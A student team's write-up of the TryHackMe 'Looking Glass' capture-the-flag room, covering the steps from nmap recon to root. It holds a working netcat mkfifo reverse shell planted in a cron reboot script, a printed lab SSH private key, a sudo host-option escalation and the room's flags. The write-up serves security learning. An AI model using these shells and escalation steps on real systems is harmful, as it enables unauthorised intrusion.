PenTest 1 ROOM A BUBBLE BUDDIES

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Recon and Enumeration

Members Involved: Danish, Luqman, Amirah, Adlin

Tools used: Nmap, Cipher Identifier, Vigenere Solver, THM AttackBox, SSH, FireFox

Thought Process and Methodology and Attempts:

First of all, we ran a nmap scan to find all of the open ports on the machine. As a result, it gives a list of thousands of ports. The range is from 9000 to 13783.

```
-(1211101384⊛ kali
                          .)-[~/Pentest1]
  -$ nmap 10.10.155.101
Starting Nmap 7.92 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2022-07-26 22:30 EDT Nmap scan report for 10.10.155.101
Host is up (0.20s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT
            STATE SERVICE
22/tcp
            open ssh
9000/tcp open cslistener
9001/tcp open tor-orport
9002/tcp open dynamid
9003/tcp open unknown
9009/tcp open pichat
9010/tcp open sdr
9011/tcp open d-star
9040/tcp open tor-trans
9050/tcp open tor-socks
9071/tcp open unknown
9080/tcp open glrpc
9081/tcp open cisco-aqos
9090/tcp open zeus-admin
9091/tcp open xmltec-xmlmail
9099/tcp open unknown
9100/tcp open jetdirect
                    jetdirect
9101/tcp open
9102/tcp open jetdirect
9103/tcp open
                    jetdirect
9110/tcp open
                    unknown
```

When we tried to connect to one of these ports using ssh, it returned either 2 of the messages, "higher" or "lower" which refers to the next port we need to connect to. When we tried to connect to port 12000, we got the result "lower" and when we tried to connect to port 13000, it give the message "lower". Thus, the port we are looking for is between either of these 2.


```
root@ip-10-10-188-141:~# ssh 10.10.236.254 -p 13000

The authenticity of host '[10.10.236.254]:13000 ([10.10.236.254]:13000)' can't be established. RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.

Are you sure you want to continue connecting (yes/no)? yes Warning: Permanently added '[10.10.236.254]:13000' (RSA) to the list of known hosts. Higher Connection to 10.10.236.254 closed. root@ip-10-10-188-141:~# ssh 10.10.236.254 -p 12500

The authenticity of host '[10.10.236.254]:12500 ([10.10.236.254]:12500)' can't be established. RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0. Are you sure you want to continue connecting (yes/no)? yes Warning: Permanently added '[10.10.236.254]:12500' (RSA) to the list of known hosts. Lower Connection to 10.10.236.254 closed.
```

After we found the right port, we got an encoded text that contained the secret for logging into the machine. We analyse it using an online tool (dcode.fr), it gives the result "Vigenere Cipher". We tried various online decoders and finally found the clear text. The last line of the cipher when decrypted with the key was the line with our secret. We type in that "secret" and get our SSH credentials.





```
Clear text [hide]

Clear text using key "thealphabetcipher":

O TRADJOUS UAY: CALLOUT: CALLAY:
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

```
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:ChooseThirstyBalladRemain
Connection to 10.10.155.101 closed.
```

With the credentials given, we connect to our machine using "jabberwock" as username and "ChooseThirstyBalladRemain" as password. In there, we "ls" and saw the "user.txt" that we are looking for. We opened the file "cat user.txt" and noticed that the flag given is backward, then we add "| rev" to reverse our flag.

```
(1211101384® kali)-[~/Pentest1]
$ ssh jabberwock@10.10.155.101 | s password:
Last login: Wed Jul 27 03:23:05 2022 from 10.18.31.232

jabberwock@looking-glass:~$ ls poem.txt twasBrillig.sh user.txt

jabberwock@looking-glass:~$ cat user.txt

}32a911966cab2d643f5d57d9e0173d56{mht

jabberwock@looking-glass:~$ cat user.txt | rev

thm{65d3710e9d75d5f346d2bac669119a23}

jabberwock@looking-glass:~$
```

Initial Foothold

Members Involved: Danish, Luqman, Amirah, Adlin

Tools used: Netcat, THM AttackBox, Kali, Nano, CyberChef, Python3, Reverse shell

Thought Process and Methodology and Attempts:

After we got into our victim machine, first we checked on the "passwd" file and saw there were a few other users and "crontab" if there were any jobs scheduled at a specific time. And then we check what sudo permission we have.

```
jabberwock@looking-glass:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab' # command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin
# m h dom mon dow user command
                       cd / & run-parts -- report /etc/cron.hourly
17 *
       * * * root
                       25 6
        * * *
               root
               root
52 6
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/bin\:/sbin\:/sbin\:/snap/bin
User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

With this information, we write a reverse shell in "twasBrillig.sh" knowing that it will be executed after a reboot. We used shell from PentestMonkey "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc IP_MACHINE PORT >/tmp/f ". We set our cat listener in our attack machine and wait about a minute to be connected after we reboot the victim machine.

```
jabberwock@looking-glass:~

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GNU nano 2.9.3 twasBrillig.sh Modified

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.31.232 1234 >/tmp/f
```

We then stabilise the terminal using "python3 -c 'import pty;pty.spawn("/bin/bash")'", "export TERM=xterm" and "stty raw -echo; fg".

```
-(1211101384® kali)-[~/Pentest1]
s nc -lvnp 1234
listening on [any] 1234
listening on [any] 1234 ...
connect to [10.18.31.232] from (UNKNOWN) [10.10.210.238] 52786
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
zsh: suspended nc -lvnp 1234
  -(1211101384% kali)-[~/Pentest1]
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[1] + continued nc -lvnp 1234
                                    whoami
tweedledum
tweedledum@looking-glass:~$ ^C
tweedledum@looking-glass:~$
```

We "Is" to see what file is in there and open the "humptydumpty.txt". By using Cyberchef, we decode the text and get the password for the user humptydumpty.



Horizontal Privilege Escalation

Members Involved: Danish, Lugman, Amirah, Adlin

Tools used: SSH, THM AttackBox

Thought Process and Methodology and Attempts:

After we enhanced our shell, we can see that we are user tweedledum now. Then, we tried being the user humptydumpty with the credentials humptydumpty:zyxwvutsrqponmlk. We successfully became the user humptydumpty.

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
humptydumpty@looking-glass:/home/tweedledum$
```

We changed our directory to the home folder. We checked, and saw there are six folders of different users.

```
humptydumpty@looking-glass:/home/tweedledum$ cd ../
cd ../
humptydumpty@looking-glass:/home$ ls
ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
```

After changing our directory to alice, we found an SSH key. The SSH key can be accessed by the user we are currently logged in as, which is humptydumpty.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw------ 1 humptydumpty humptydumpty 1679 Jul 3 2020 .ssh/id_rsa
```

We tried reading the SSH key, and it worked! So now, we can try logging in as the user alice.

```
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
```

NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDy0FWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx

SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcbOARwjivhDLdxhzFkx X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGjoPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3naGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXKe8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpadLnK/rW400JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJF0PJsAYxx0----END RSA PRIVATE KEY-----humptydumpty@looking-glass:/home\$

We used the command "ssh <username>@<localhost_ipaddress> -i <sshkey_filedirectory>" to remotely access the user alice.

```
humptydumpty@looking-glass:/home$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa <ome$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
```

We then check what was in alices' files and read the kitten.txt file.

```
alice@looking-glass:-$ ls
ls
kitten.txt
alice@looking-glass:-$ ls -l
ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:-$ cat kitten.txt
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, s
he kept on growing shorter—and fatter—and softer—and rounder—and—
—and it really was a kitten, after all.
alice@looking-glass:-$ ■
```

Root Privilege Escalation

Members Involved: Danish, Lugman, Amirah, Adlin

Tools used: THM AttackBox

Thought Process and Methodology and Attempts:

Because there was nothing in the kitten.txt file, we tried other ways to find out about the root account using alices' account. We tried finding a file that contains alices' name by filtering it using the command "find / -name *alice* - type f 2>/dev/null".

```
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alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null

find / -name *alice* -type f 2>/dev/null

/etc/sudoers.d/alice
alice@looking-glass:~$
```

After knowing the existence of the file, we used the command "cat /etc/sudoers.d/alice" to get the content of the file. Therefore, we know that "ssalg-gnikool" is equal to the root directory of the file. Alice also does not have to input a password when logging into the root account.

```
alice@looking-glass:/$ cat /etc/sudoers.d/alice
cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

We also use the command "sudo -- help" to see what command that we could use. We chose -h because we want to run the command on host.

```
alice@looking-glass:~$ sudo --help
sudo --help
sudo - execute a command as another user
usage: sudo -h | -K | -k | -V usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user] usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
               [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] [VAR=value] [-i⊣s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] file ...
Options:
  -A, -- askpass
-b, --background
                                       use a helper program for password prompting
                                       run command in the background
  -C, --close-from=num
                                       close all file descriptors ≥ num
  -E, --preserve-env
                                       preserve user environment when running command
       --preserve-env=list
                                       preserve specific environment variables
  -е, --edit
                                       edit files instead of running a command
   -g, --group=group
                                       run command as the specified group name or ID
  -H, --set-home
                                       set HOME variable to target user's home dir
   -h, --help
                                       display help message and exit
                                        run command on host (if supported by plugin)
   -h, --host=host
  -i, --login
                                       run login shell as the target user; a command
```

To change our user into root, we use the command "sudo -h ssalg-gnikool bash" based on the clues that we get before. By executing the command, we are able to change the user alice into root. Then we run is but there is no file that we need.

```
<u>-</u>
                                1211103223@kali:~
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alice@looking-glass:~$ sudo -h ssalg-gnikool bash
sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
ls
kitten.txt
root@looking-glass:~# ls -a
ls -a
    .bash_history .bashrc .gnupg .profile kitten.txt
   .bash_logout
                                   .ssh
                   .cache
                            .local
root@looking-glass:~# cd /root
cd /root
```

As we still have not got the file needed, we change the directory to root and check for lists under the root and we can have 4 lists of files. As we wanted to catch the root flag, we cat root.txt. We echo and reverse the flag as it is showing in the reflection thus, we can get the normal flag.

```
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ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# echo '}f3dae6dec817ad10b750d79f6b7332cb{mht' | rev > ou
tput
<3dae6dec817ad10b750d79f6b7332cb{mht' | rev > output
root@looking-glass:/root# cat output
cat output
thm{bc2337b6f97d057b01da718ced6ead3f}
```

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OUR VIDEO LINK:

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